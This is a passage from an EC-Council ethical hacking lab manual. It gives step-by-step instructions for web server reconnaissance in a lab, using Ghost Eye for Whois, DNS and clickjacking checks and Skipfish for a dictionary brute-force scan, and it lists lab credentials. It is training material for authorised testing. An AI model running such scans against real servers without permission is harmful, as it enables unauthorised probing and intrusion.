


Figure 1.1.6: Installing Ghost Eye requirements

TASK 1.2

Launch Ghost Eye

11. To launch Ghost Eye, type **python3 ghost_eye.py** and press **Enter**.




Figure 1.1.7: Launching Ghost Eye

12. The Ghost Eye - Information Gathering Tool options appear, as shown in the screenshot.

TASK 1.3

Perform Whois Lookup

13. Let us perform a Whois Lookup. Type **1** for the **Enter your choice**: option and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. Type **certifiedhacker.com** in the **Enter Domain or IP Address**: field and press **Enter**.




Figure 1.1.8: Performing Whois Lookup

15. Scroll up to see the certifiedhacker.com result. In the result, observe the complete information of the certifiedhacker.com domain such as Domain Name, Registry Domain ID, Registrar WHOIS Server, Registrar URL, and Updated Date.




Figure 1.1.9: Whois Lookup information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.4

Perform DNS Lookup

16. Let us perform a **DNS Lookup** on certifiedhacker.com. In the **Enter your choice** field, type **2** and press **Enter** to perform DNS Lookup.
17. The **Enter Domain or IP Address** field appears; type **certifiedhacker.com**, and press **Enter**.

Note: The results might differ in your lab environment.




Figure 1.1.10: Performing DNS Lookup

18. As soon as you hit **Enter**, Ghost Eye starts performing a DNS Lookup on the targeted domain (here, certifiedhacker.com).
19. Scroll up to view the DNS Lookup result.




Figure 1.1.11: DNS Lookup information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.5

Perform Clickjacking Test

20. Now, perform the **Clickjacking Test**. Type **6** in the **Enter your choice** field and press **Enter**.
21. In the **Enter the Domain to test** field, type **certifiedhacker.com** and press **Enter**.




Figure 1.1.12: Performing Clickjacking test

22. By performing this test, Ghost Eye will provide the complete architecture of the web server, and also reveal whether the domain is vulnerable to Clickjacking attacks or not.




Figure 1.1.13: Clickjacking test information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

23. Similarly, you can use the other tools available with Ghost Eye such as Nmap port scan, HTTP header grabber, link grabber, and Robots.txt scanner to gather information about the target web server.
24. This concludes the demonstration of how to gather information about a target web server using Ghost Eye.
25. Close all open windows on the **Parrot Security** virtual machine.

TASK 2 Perform Web Server Reconnaissance using Skipfish

Note: Ensure that the **Parrot Security** virtual machine is running.

1. Turn on the **Windows Server 2016** virtual machine and log in with the credentials **Administrator** and **Pa$$w0rd**.

TASK 2.1

Start WampServer in Windows Server 2016

2. Double-click the **WAMP Server** shortcut icon from **Desktop** to start WAMP Server services. Alternatively, you can also launch the WAMP Server services from the **Start** menu apps



Figure 1.2.1: Starting WampServer

Skipfish is an active web application (deployed on a webserver) security reconnaissance tool. It prepares an interactive sitemap for the targeted site by carrying out a recursive crawl and dictionary-based probes. The resulting map is then annotated with the output from a number of active (but hopefully non-disruptive) security checks. The final report generated by the tool is meant to serve as a foundation for professional web application security assessments.

3. Wait until the WAMP Server icon turns **Green** in the **Notification** area. Leave the **Windows Server 2016** virtual machine running.



Figure 1.2.2: WampServer icon

4. Switch to the **Parrot Security** virtual machine and launch **MATE Terminal** from the menu bar.
5. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

7. Now, type **cd** and press **Enter** to jump to the root directory.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.2

Scan the Web Server

8. Now, perform security reconnaissance on a web server using Skipfish. The target is the WordPress website **http://[IP Address of Windows Server 2016]**.
9. Specify the output directory and load a dictionary file based on the web server's requirement. In this lab, we are naming the output directory **test**.
10. In the terminal window, type **skipfish -o /root/test -S /usr/share/skipfish/dictionaries/complete.wl http://[IP Address of Windows Server 2016]:8080** and press **Enter**.

Note: The IP address may vary in your lab environment.



Figure 1.2.3: Initiating the scan

11. On receiving this command, Skipfish performs a heavy **brute-force attack** on the web server by using the **complete.wl** dictionary file, creates a directory named **test** in the **root** location, and stores the result in **index.html** inside this location.
12. Before beginning a scan, Skipfish displays some tips. Press **Enter** to start the security reconnaissance.




Figure 1.2.4: Initiating the scan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Skipfish scans the web server, as shown in the screenshot.




Figure 1.2.5: Skipfish scanning the web server

14. Note that Skipfish takes some time (approximately 20 minutes) to complete its scan.

Note: You can press **Ctrl+C** to terminate the scan if it is taking longer.




Figure 1.2.6: Completion of the scan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.3

Examine the Scan Result

15. On completion of the scan, Skipfish generates a report and stores it in the **test** directory (in the **root** location). Navigate to **location**, right-click **index.html**, hover your mouse cursor on **Open With**, and click **Firefox** to view the scan result.

Note: To navigate to the **root** directory, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options. In the **attacker** window, click **File System** from the left-pane and navigate to the location **root**.




Figure 1.2.7: Viewing the scan result

16. The Skipfish crawl result appears in the web browser, displaying a summary overview of document and issue types found, as shown in the screenshot.

Note: The scan result might vary in your lab environment.




Figure 1.2.8: Examining the scan result

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Expand each node to view detailed information regarding the result.
18. Analyze an issue found in the web server. To do this, click a node under the **Issue type overview** section to expand it.
19. Analyze the **SQL query or similar syntax in parameters** issue.




Figure 1.2.9: Examining the scan result

20. Observe the **URL** of the webpage associated with the vulnerability. Click the URL.

